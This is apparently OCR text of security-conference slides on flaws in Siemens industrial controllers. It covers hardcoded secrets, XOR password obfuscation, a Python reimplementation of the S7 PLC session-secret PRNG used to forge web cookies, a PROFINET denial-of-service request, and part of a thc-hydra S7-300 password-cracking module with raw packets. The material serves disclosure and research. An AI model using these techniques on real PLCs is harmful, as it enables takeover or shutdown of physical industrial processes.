// Decompiled with JetBrains decompiler
// Type: nSecurity.AccessLevels
// Assembly: WebBox, Version=1.53.12.70, Culture=neutral, P
// MVID: 9F73EB29-EA97-4B82-9E93-B8AC4830E834
// Assembly location: C:\update\run\WebBox.exe

namespace nSecurity
{
  public enum AccessLevels : byte
  {
    NONE,
    LOCKED,
    USER,
    INSTALLER,
    SERVICE,
    DEVELOPER,
  }
}
```



```
// Type: SMA.Update.Packager.PasswordMode
// Assembly: SMA.Update.Packager, Version=1.1.6.3,
// MVID: 23DAEB8A-63BB-4877-8B4C-3D6ADD950CBA
// Assembly location: C:\update\run\sma.update.pac

namespace SMA.Update.Packager
{
  internal enum PasswordMode
  {
    HardCodedPw,
    AskUser,
    ActPw,
    ConfigPW,
  }
}
```

Hardcoded secrets

- Siemens SIPROTEC 4 protective relay confirmation code “311299”:
  - System log
  - Device info
  - Stack and other parts of memory
  - More ?



Hardcode secrets

- Siemens SIPROTEC 4 protective relay confirmation code “311299”:

  “*SIPROTEC 4 and SIPROTEC Compact devices allow the display of extended internal statistics and test information…*

  To access this information, the confirmation code “311299” needs to be provided when prompted.”

  “*…Siemens does not publish official documentation on these statistics. It is strongly recommended to work together with Siemens SIPROTEC customer care or commissioning experts to retrieve and interpret the statistics and test information…*”

Please change IP address to <whatever>

- Siemens S7-1200 PLC, CVE-2014-2252

“An attacker could cause the device to go into defect mode if specially crafted PROFINET packets are sent to the device. A cold restart is required to recover the system. ”

Just “set” PROFINET request: set network info (ip, netmask, gateway) with all zero values.


Kiosk mode restrictions bypass

KIOSK mode:

Limit access to OS functions


Kiosk mode restrictions bypass

KIOSK mode: Limit access to OS functions




Cryptofails: hardcoded key for XOR, lol

- Wincc accounts: “secret” crypto key




Cryptofails: hardcoded key for XOR, lol

- WinCC accounts: “secret” crypto key fixed
- It’s XOR, they should not bother hardcoding for XOR



Cryptofails: Elusive OR


PLC password “encryption”




```
s[0] = pwd[0] ^ 0x55
s[1] = pwd[1] ^ 0x55
for (int i=2; i<8; i++)
    s[i] = pwd[i] ^ s[i-2] ^ 0x55
```

Cryptofails: weak algorithms

- TIA Portal PEData.plf passwords history



Cryptofails: Plain and Clear

- Winccwebbridge.dll: please hash your hardcoded account

Cryptofails: weak PRNG

- Siemens S7-1200, S7-1500 PLC, CVE-2014-2250, CVE-2014-2251

INSUFFICIENT ENTROPY[j]

Because of low entropy in its random number generator, the authentication of the integrated web server (Port 80/TCP and Port 443/TCP) of S7-1500 PLCs might allow attackers to hijack web sessions over the network without authentication.

CVE-2014-2251[k] has been assigned to this vulnerability. A CVSS v2 base score of 8.3 has been assigned; the CVSS vector string is (AV:N/AC:M/Au:N/C:P/I:P/A:C).[l]

INSUFFICIENT ENTROPY[g]

Because of low entropy in its random number generator, the integrated web server's authentication method (Port 80/TCP and Port 443/TCP) could allow attackers to hijack web sessions over the network if the session token can be predicted.

CVE-2014-2250[h] has been assigned to this vulnerability. A CVSS v2 base score of 8.3 has been assigned; the CVSS vector string is (AV:N/AC:M/Au:N/C:P/I:P/A:C).[i]

Cryptofails: weak PRNG

- Siemens S7-1200, S7-1500 PLC, CVE-2014-2250, CVE-2014-2251
- Seed = plc_start_time + const

```
class siRand():
  def update(self):
    self.seed = (self.seed * 0x19660D + 0x3C6EF35F) & 0xFFFFFFFF
    return self.seed

  def __init__(self, seed):
    self.seed = seed
    for i in xrange(8): self.update()
    self.state = [self.update() for i in xrange(32)]
    self.index = self.state[31] & 0x1F

  def next(self):
    state = self.state[self.index]
    self.state[self.index] = self.update()
    self.index = state & 0x1F
    return state & 0x7FFFFFFF

def genSecret(seed, skip = 0):
  rng = siRand(seed)
  for i in xrange(skip): rng.next()
  return "".join(struct.pack(">H", rng.next() & 0xFFFF) for i in xrange(8))
```

Story of PLC ownage

Target – Siemens S7-1200 PLC

Story of PLC ownage

PmzR9733Q8rG3LpwjCGZT9N/ocMAAQABAAKK1woAqsgAAAAAAAAAAIrXIUM=
uLiHXZUTy2GMgjr1KmgmcNN/ocMAAQACAAKK1woAqsgAAAAAAAAAAIrXIUM=
Mu/vgiIgtrxq0LVp26nkMtN/ocMAAQADAAKK1woAqsgAAAAAAAAAAIrXIUM=
tjH6vtNWCfa+QZHPDtCnKdN/ocMAAgADAAKK1woAqsgAAAAAAAAAAIrXIUM=

3e6cd1f7bdf743cac6dcba708c21994fd37fa1c30001000100028ad70a00aac8000000000000000008ad72143
b8b8875d9513cb618c823af52a682670d37fa1c30001000200028ad70a00aac8000000000000000008ad72143
32efef822220b6bc6ad0b569dba9e432d37fa1c30001000300028ad70a00aac8000000000000000008ad72143
b631fabed35609f6be4191cf0ed0a729d37fa1c30002000300028ad70a00aac8000000000000000008ad72143

Story of PLC ownage

3e6cd1f7bdf743cac6dcba708c21994f	MD5 of ? (16bytes)
d37fa1c3	CONST (4 bytes)
0001	user logout counter (2 bytes)
0001	counter of issued cookies for this user (2 bytes)
00028ad7	value that doesn't matter (4 bytes)
0a00aac8	user IP address (10.0.170.200) (4 bytes)
000000000000000008ad72143	value that doesn't matter (12 bytes)

What about 3e6cd1f7bdf743cac6dcba708c21994f ?

Story of PLC ownage

MD5(NEXT 26 BYTES OF COOKIE + 16BYTES OF SECRET + 2 NULL BYTES)

What is SECRET ?

SECRET generates after PLC start by ~PRNG.

PRNG is a little bit harder than standard C PRNG.

SEED in {0x0000 , 0xFFFF}

Story of PLC ownage

SEED very often depends on time value

SEED = PLC START TIME + 320

320 by practical way: secret generates after ~ 3-4 seconds of PLC start using current time


PLC START TIME = CURRENT TIME – UPTIME

Current time via web interface

Uptime via SNMP with hardcoded
read community string “public”

Story of PLC ownage

Profinet “feature” and PRNG vulnerability - real attack vector. Result - PLC takeover.


Applications Places
Wed Oct 8, 8:03 AM
root
010100101
010100101
root@pc: ~
root@pc:~# recordmydesktop
Initial recording window is set to:
X:0 Y:0 Width:1366 Height:768
Adjusted recording window is set to:
X:6 Y:0 Width:1354 Height:768
Your window manager appears to be Metacity
Initializing...
Buffer size adjusted to 4096 from 4096 frames.
Opened PCM device hw:0,0
Playback frequency 22050Hz is not available...
Using 44100Hz instead.
Recording on device hw:0,0 is set to:
2 channels at 44100Hz
Capturing!
[0] 0:bash 1:bash- 2:recordmydesktop*
"pc" 08:03 08-Oct-14
010100101


Cryptofails: Your hand in mine

- Hash passwords
- SHA is not good enough
- Put length of plaintext nearby

Redbox_value = len(pwd)*2+1

Industrial protocols

“Secure” set up speed of energetic turbine




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	FA	CE	00	80	00	02	58	1F	00	01	1D	B2	54	80	01	00	ъО.Ъ..X....ITЪ..
00000010	0A	01	00	00	6A	A0	00	10	13	12	01	2C	00	08	00	00	....j .....,....
00000020	00	0A	00	04	00	0A	00	14	00	1A	00	1C	00	02	00	25	...............%
00000030	00	02	00	27	00	04	00	29	00	0A	00	2A	00	06	00	48	...'...)...*...H
00000040	00	00	00	00	00	9B	13	32	00	06	00	41	00	4F	00	31	.....›.2...A.O.1
00000050	00	2F	00	53	00	50	00	00	00	02	00	43	00	56	00	00	./.S.P.....C.V..
00000060	47	00	02	00	35	00	37	00	00	00	00	00	00	01	00	0D	G...5.7........
00000070	00	41	00	44	00	4D	00	49	00	4E	00	49	00	53	00	54	.A.D.M.I.N.I.S.T
00000080	00	52	00	41	00	54	00	4F	00	52	00	00	6A	A0	00	01	.R.A.T.O.R..j ..
00000090	B3	C1															iБ

More details at “SCADA deep inside: protocols and security mechanisms”

Industrial protocols

Industrial protocols: S7-300 PLC password cracker.

Included in the popular tool thc-hydra.



```
// submitted by Alexander Timorin <atimorin@ptsecurity.com> and Sergey Gordeychik

#include "hydra-mod.h"

#define S7PASSLEN 8

extern char *HYDRA_EXIT;

unsigned char p_cotp[] = "\x03\x00\x00\x16\x11\xe0\x00\x00\x00\x17" "\x00\xc1\x02\x01\x00\xc2\x02\x01\x02\xc0" "\x01\x0a";

unsigned char p_s7_negotiate_pdu[] = "\x03\x00\x00\x19\x02\xf0\x80\x32\x01\x00" "\x00\x02\x00\x00\x00\x00\x00\x00\xf0\x00\x00" "\x01\x00\x01\x01\xe0";

unsigned char p_s7_read_szl[] = "\x03\x00\x00\x21\x02\xf0\x80\x32\x07\x00" "\x00\x03\x00\x00\x00\x00\x00\x00\x01\x12" "\x04\x11\x44\x01\x00\xff\x09\x00\x04\x01" "\x32\x00\x04";

unsigned char p_s7_password_request[] = "\x03\x00\x00\x25\x02\xf0\x80\x32\x07\x00" "\x00\x00\x00\x00\x00\x00\x0c\x00\x01\x12" "\x04\x11\x45\x01\x00\xff\x09\x00\x08";


int start_s7_300(int s, char *ip, int port, unsigned char options, char *miscptr, FILE * fp) {
  char *empty = "";
  char *pass, buffer[1024];
  char context[S7PASSLEN + 1];
  unsigned char encoded_password[S7PASSLEN];
  char *spaces = "        ";
  int ret = -1;

  if (strlen(pass = hydra_get_next_password()) == 0)
    pass = empty;

  // prepare password
  memset(context, 0, sizeof(context));
